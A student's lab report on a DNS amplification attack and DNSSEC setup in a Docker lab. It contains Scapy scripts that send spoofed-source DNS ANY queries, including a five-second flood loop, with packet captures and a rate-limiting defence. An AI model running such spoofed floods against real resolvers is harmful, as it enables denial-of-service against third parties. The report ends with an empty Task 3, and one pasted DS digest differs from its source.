Practical Exploration of DNSSEC and Attack Simulation

Student Name: ANKIT KHEWALE

Roll Number: CS24MTECH11016

Task 1:

Testing DNS with ANY Query

```
(base) ankitonlinux@fedora:~/NS DNS/Labsetup$ docker exec -it user-10.9.0.5 bash
root@78b6544cda7d:/# dig @10.9.0.53 example.com ANY

; <<>> DiG 9.16.1-Ubuntu <<>> @10.9.0.53 example.com ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39225
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 408d6552233a446e010000006809e0ebfb3d82e485750cc7 (good)
;; QUESTION SECTION:
;example.com.                   IN      ANY

;; ANSWER SECTION:
example.com.            258940  IN      A       1.2.3.4
example.com.            258940  IN      NS      ns.attacker32.com.
example.com.            258940  IN      SOA     ns.example.com. admin.example.com. 2008111001 28800 7200 2419200 86400

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 24 06:57:47 UTC 2025
;; MSG SIZE  rcvd: 160

root@78b6544cda7d:/#
```

I

used the `dig` tool from the User container to perform an "ANY" query on our local DNS server (`10.9.0.53`), which returned multiple record types.

The response included:

- An **A record** pointing to IP `1.2.3.4`.
- An **NS record** showing the name server as `ns.attacker32.com` (which will be used later for the attack).
- An **SOA record** detailing the DNS zone's authority and administrative contact.

The response size was **160 bytes**, compared to a small query size (~60 bytes). This demonstrates the basis of DNS amplification attacks: attackers send small queries but cause the DNS server to send much larger responses to the victim.

This confirms that the DNS server is functioning and is **vulnerable to amplification** via "ANY" queries.

Step 2: Perform the Attack (From the Attacker's Container)

1. Setup for the Attack

First, I prepared the attack environment. I executed the following steps:

- The attacker container had the script `dns_amp.py` prepared to send DNS queries with a spoofed source IP (the user's IP, `10.9.0.5`). The DNS query was designed for the domain `example.com`, using the ANY query type to elicit a large response from the local DNS server.
- The script used the Scapy library to craft and send the DNS query, as shown below:

```
from scapy.all import *
import time

dns_ip = "10.9.0.53"           # DNS Server
spoofed_ip = "10.9.0.5"        # User's IP (spoofed)
domain = "example.com"         # Target domain

# Create the DNS Query packet
dns_req = IP(src=spoofed_ip, dst=dns_ip)/UDP(sport=33333, dport=53)/DNS(rd=1, qd=DNSQR(qname=domain, qtype="ANY"))

# Send a single packet (you'll modify for burst later)
send(dns_req)
```

The packet was sent to the local DNS server (`10.9.0.53`) from the **spoofed IP** address (`10.9.0.5`), using **UDP port 53**.

2. Capture DNS Request and Response


Next, I used `tcpdump` on both the **attacker** and **user** machines to capture the DNS request and response packets.

On the Attacker's Machine: We executed the following command to capture the DNS query packet sent to the DNS server:

The captured packet log on the attacker side was:

```
root@fedora:/# tcpdump -n -i any udp port 53 -vv -c 1
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
07:21:53.958144 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto UDP (17), length 57)
    10.9.0.5.33333 > 10.9.0.53.53: [udp sum ok] 0+ Type0? example.com. (29)
1 packet captured
2 packets received by filter
0 packets dropped by kernel
root@fedora:/#
```

Request Packet Size: **57 bytes**



On the User's Machine: I executed the following command to capture the response packet received from the DNS server:

The captured packet log on the user's side was:

```
root@78b6544cda7d:/# tcpdump -n -i any udp port 53 -vv -c 1
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
07:21:53.958639 IP (tos 0x0, ttl 64, id 51727, offset 0, flags [DF], proto UDP (17), length 102)
    10.9.0.53.53 > 10.9.0.5.33333: [bad udp cksum 0x14af -> 0x495e!] 0 q: Type0? example.com. 0/1/0 ns: example.com. SOA ns.example.com. admin.example.com. 2008111001 28800 7200 2419200 86400 (74)
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@78b6544cda7d:/# ^C
root@78b6544cda7d:/#
```

Response Packet Size: **102 bytes**


```
Sent 1 packets.
root@fedora:/# ls
bin  boot  dev  dns_amp.py  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  volumes
root@fedora:/# python3 dns_amp.py
.
Sent 1 packets.
root@fedora:/# $
```

Calculate Amplification Factor

The amplification factor is calculated by dividing the response packet size by the request packet size:

Amplification Factor = Response Size/Request Size = 102 bytes/57 bytes ≈1.79

This demonstrates that the response to the DNS query is 1.79 times larger than the request, highlighting the amplification effect typical in DNS-based attacks.



Above response i got without ratelimiting

b)

Burst Traffic Script Output (5 seconds):

On the attacker's machine, I accessed the container using: `docker exec -t seed-attacker bash`, and then executed the DNS amplification script (`spoof_burst.py`) within the container environment.

```
slab4@samsung4:~/NS_ankit_DNS/Labsetup$ docker exec -it user-10.9.0.5 bash
root@3e9049e6cce9:/#
root@3e9049e6cce9:/#
root@3e9049e6cce9:/# tcpdump -i any udp port 53 -w /dns_burst_response.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C184 packets captured
184 packets received by filter
0 packets dropped by kernel
root@3e9049e6cce9:/#
```

```
root@samsung4:/# python3 spoof_burst.py
root@samsung4:/# cat  spoof_burst.py
from scapy.all import *
import time

target_ip = "10.9.0.53"      # DNS server (attacker's NS)
spoofed_ip = "10.9.0.5"      # IP of the victim (user)
dns_query = "example.com"

end_time = time.time() + 5   # Run for 5 seconds

while time.time() < end_time:
    pkt = IP(src=spoofed_ip, dst=target_ip) / \
          UDP(sport=RandShort(), dport=53) / \
          DNS(rd=1, qd=DNSQR(qname=dns_query, qtype="ANY"))
    send(pkt, verbose=0)
root@samsung4:/#
```


With ratelimiting:

named.conf.options

image_local_dns_server > named.conf.options

```
options {
    // };

    //========================================================================
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //========================================================================

        // ---------------------------------------
        // Added/Modified for SEED labs
    // dnssec-validation auto;
        dnssec-validation no;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        query-source port         33333;

        // Access control
        allow-query { any; };
        allow-query-cache { any; };
        allow-recursion { any; };

        // ---------------------------------------

        rate-limit {
        responses-per-second 5;
        window 5;
        slip 2;
        };
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS



After rate limiting i got 63 packets .Initially without rate limiting i got 184 packets

Task 2: Setting Up DNSSEC Infrastructure

Objective: To set up and configure a secure DNS infrastructure with DNSSEC, ensuring domain data integrity and authenticity through cryptographic signatures. All commands must be executed from the **host system**, not within Docker containers.

Step-by-Step Execution & Evidence:


Step 1: DNSSEC Key Generation for `example.edu` I first generated a Zone Signing Key (ZSK) and a Key Signing Key (KSK) for the `example.edu` domain using `dnssec-keygen`:

ZSK (1024-bit):

dnssec-keygen -a RSASHA256 -b 1024 example.edu

KSK (2048-bit):

dnssec-keygen -a RSASHA256 -b 2048 -f KSK example.edu



The **ZSK** is used to sign individual resource records in the zone.

The **KSK** is used to sign the DNSKEY RRSet and helps in establishing a chain of trust.

Algorithm used: RSASHA256.

Key sizes: 1024 bits (ZSK), 2048 bits (KSK) — recommended for educational labs.

The zone file `example.edu.db` was signed using the command:

This generated `example.edu.db.signed`, containing RRSIG and DNSKEY records.

Confirmation: One active ZSK and one active KSK were reported.

Extracting the DS Record

After signing the zone, I extracted the Delegation Signer (DS) record using:

cat dsset-example.edu

```
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu.example$ cat dsset-example.edu.
example.edu.            IN DS 43931 8 2 AA27398FBD2E34FB95B16D7F2C739D5B021424440483A0347075967F 66A24FEC
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu.example$
```

This DS record is essential for linking the `example.edu` zone with its parent (`edu`) in the DNSSEC chain of trust. I will later add this to the `edu.db` zone file to complete the delegation.

Updating BIND Configuration for `example.edu`

Next, i updated the DNS server configuration to use the signed zone file. This was done by editing `named.conf.seedlabs` and adding the following zone definition

```
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu.example$ nano named.conf.seedlabs
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu.example$ cat named.conf.seedlabs
zone "example.edu" {
        type master;
        file "/etc/bind/example.edu.db.signed";
};
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu.example$
```

This ensures that BIND serves the DNSSEC-signed version of the `example.edu` zone. Without this step, the server would continue using the unsigned zone file.

Updating the `edu.db` Zone File

I then added the NS, A, and DS records for the `example.edu` domain to the `edu.db` file.

edu.db

Labsetup > nameserver > edu > edu.db

```
1   $TTL 3600
2   @       IN      SOA   ns1.edu. admin.ns1.edu. (
3                         2008111001
4                         8H
5                         2H
6                         4W
7                         1D)
8
9   ; Records for this nameserver (you need to make changes)
10  @                       IN      NS    ns1.edu.
11  ns1.edu.                IN      A     10.9.0.60
12
13
14  ; Real records for syr.edu
15  syr.edu.                IN      NS    ns1.syr.edu.
16  ns1.syr.edu.            IN      A     128.230.12.8
17
18  ; Records for the example.edu domain
19  example.edu.            IN      NS    ns.example.edu.
20  ns.example.edu.         IN      A     10.9.0.65
21  example.edu.        IN DS 43931 8 2 AA27398FBD2E34FB95816D7F2C739D5B021424440483A0347075967F 66A24FEC
22
23
```

The NS and A records point to the authoritative nameserver for `example.edu`, while the DS record was taken directly from the earlier extracted `dsset-example.edu` output. This step establishes the delegation from `edu.` to `example.edu` and is a crucial part of chaining the DNSSEC trust.


Key Generation for the edu Zone

Once the `example.edu` delegation was configured, i moved up the hierarchy and generated new DNSSEC keys for the `edu` top-level domain.

This is similar to what i did earlier for `example.edu`, but now we're signing a higher-level zone in the DNS hierarchy. These keys will be used to sign the `edu.db` zone and eventually form part of the full DNSSEC chain of trust.

Signing the edu Zone File

With the keys ready, i signed the `edu.db` zone file



The signing process produced `edu.db.signed`. One active ZSK and KSK were confirmed in the output, which means the `edu.` zone is now DNSSEC-compliant and can securely delegate trust to subdomains like `example.edu`.

Configuring BIND for the edu Zone

After signing the `edu` zone, i updated the DNS configuration to use the signed file. The `named.conf.seedlabs` file was modified

```
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu$ nano named.conf.seedlabs
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu$
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu$
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu$
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu$ cat named.conf.seedlabs

zone "edu" {
        type master;
        file "/etc/bind/edu.db.signed";
};

slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu$
```

This allows BIND to load the DNSSEC-signed zone data for `edu.`, ensuring only authenticated records are served.

Extracting the DS Record for `edu.`

i then extracted the DS record for the `edu` zone

```
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu$ cat dsset-edu.
edu.            IN DS 44105 8 2 373D10A6EBD73716E051A42A84950A46CC32D4D50EC728579416B815 AAC2DB59
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/edu$
```

This DS record is required to link the `edu.` zone with the root zone, allowing DNS resolvers to validate records within `edu.` using the DNSSEC trust chain. We'll add this next to the root zone file.

Adding the DS Record to the Root Zone (`root.db`)

i added the previously extracted DS record for `edu.` into the root zone file (`root.db`) to complete the trust chain.

root.db


Labsetup > nameserver > root > root.db

```
1   $TTL 3D
2   .       IN      SOA   root-ns1.net. admin.root-ns1.net. (
3                         2008111001
4                         8H
5                         2H
6                         4W
7                         1D)
8   .                     IN      NS  root-ns1.net.
9   root-ns1.net.         IN      A       10.9.0.30
10
11
12  ; Records for TLDs
13  edu                   IN      NS   ns1.edu.
14  ns1.edu.              IN      A    10.9.0.60
15  edu.            IN DS 44105 8 2 373D10A6EBD73716E051A42A84950A46CC32D4D50EC728579416B815 AAC2DB59
```

The DS record at the bottom of the file links the `edu.` zone to the root, which is essential for full DNSSEC validation from root to leaf (`example.edu`). This ensures any DNS query can be validated using a top-down chain of trust.

Key Generation for the Root Zone


To complete the DNSSEC trust chain, we also generated DNSSEC keys for the root zone (`.`).



This makes the root zone itself DNSSEC-signed, allowing it to vouch for the `edu.` zone and complete the topmost layer of trust.

Adding DNSKEY Records to `root.db`

After generating the root zone keys, we added the corresponding DNSKEY records to the `root.db` file



These DNSKEY records (both ZSK and KSK) are necessary for DNS resolvers to verify the authenticity of the root zone. Along with the earlier-added DS record for `edu.`, this step finalizes the root's role in the trust hierarchy.

Signing the Root Zone File

We signed the root zone (`root.db`) using the DNSSEC keys created earlier:

```
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/root$ dnssec-signzone -S -o . root.db
Verifying the zone using the following algorithms:
- RSASHA256
Zone fully signed:
Algorithm: RSASHA256: KSKs: 1 active, 0 stand-by, 0 revoked
                      ZSKs: 1 active, 0 stand-by, 0 revoked
root.db.signed
slab4@samsung4:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup/nameserver/root$
```

The confirmation message shows that one active ZSK and one active KSK are now in use for the root zone.

Configuring BIND for the Root Zone

The final zone configuration was added to `named.conf.seedlabs` for the root (`.`) zone. It was set to load the signed zone file:

named.conf.seedlabs

Labsetup > nameserver > root > named.conf.seedlabs

```
zone "." {
        type master;
        file "/etc/bind/root.db.signed";
};
```

This tells the DNS server to serve the root zone using the signed version (`root.db.signed`), enabling DNSSEC validation starting from the root itself.

Configuring Trust Anchors (`bind.keys`)

To enable validation from the root, we configured the DNS resolver's trust anchor by adding the KSK for the root zone in the `bind.keys` file.

named.conf.options | bind.keys

Labsetup > local_dns_server > bind.keys

```
trust-anchors {
. initial-key 257 3 8 "AwEAAc7cNJa8EyoH64VujByY04Ifm7vyjAwwBFnFuEg2Se//ukOdtOK+ NnyBBFkbaYKjH7yfjthuEtd6TjlanKSSG5hzUnFSiXSoeX/AHLVWX8
};
```

This tells the resolver which key to trust at the root level. DNSSEC validation begins here, and all subsequent zones (`edu.`, `example.edu`) must validate against this chain.

Enabling DNSSEC Validation in `named.conf.options`

In the resolver's configuration file, we enabled DNSSEC validation and set the required options for proper recursion and query handling.

named.conf.options

Labsetup > local_dns_server > named.conf.options

```
options {
        directory "/var/cache/bind";

        recursion yes;
        allow-query { any; };
        dnssec-validation auto;
        dnssec-enable yes;
        dump-file "/var/cache/bind/dump.db";
};
```

These settings ensure that the resolver attempts to validate responses using the DNSSEC trust chain starting from the configured root trust anchor. Recursive queries are also allowed and cached.

Validating DNSSEC Resolution with `dig +dnssec`

To verify that DNSSEC was correctly configured, we queried the `example.edu` domain using `dig +dnssec` from the user container.

```
slab4@samsung41:~/NS_ankit_DNS/seed-labs/category-network/DNSSEC/Labsetup$ docker exec -it user-10.9.0.5 bash
root@bf7928135174:/# dig @10.9.0.53 www.example.edu +dnssec

; <<>> DiG 9.16.1-Ubuntu <<>> @10.9.0.53 www.example.edu +dnssec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15234
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
; COOKIE: 40df72d3be46ad3001000000680937d7e754607e6522144e (good)
;; QUESTION SECTION:
;www.example.edu.               IN      A

;; ANSWER SECTION:
www.example.edu.        259200  IN      A       1.2.3.5
www.example.edu.        259200  IN      RRSIG   A 8 3 259200 20250523172101 20250423172101 45258 example.edu. IFIYlDEC3X0mKj6ADNQw8X8F5gwkVIpyEtTqUcQ9yA1zxzSbyEucbN0P h4aztbxL1obUl5gHWE6lvYvcAYpAqBnNNkv+
zQ3J3yBcdnxAAeq58rb8 vatQesOTUA13c7+PHr4ZIg+yE81HIymKZntvthWl4kyM4JHMtnGVgu7M U5s=

;; Query time: 9 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 23 18:56:23 UTC 2025
;; MSG SIZE  rcvd: 259

root@bf7928135174:/#
```


The response includes RRSIG records, confirming that DNSSEC signing is active.
The AD (Authenticated Data) flag is set, indicating successful DNSSEC validation by the resolver.
The A record for `www.example.edu` was resolved as expected.

This step confirmed that the DNSSEC chain of trust works end-to-end — from the root zone to `edu.` to `example.edu`.

Task 3:

1)

a)



b)

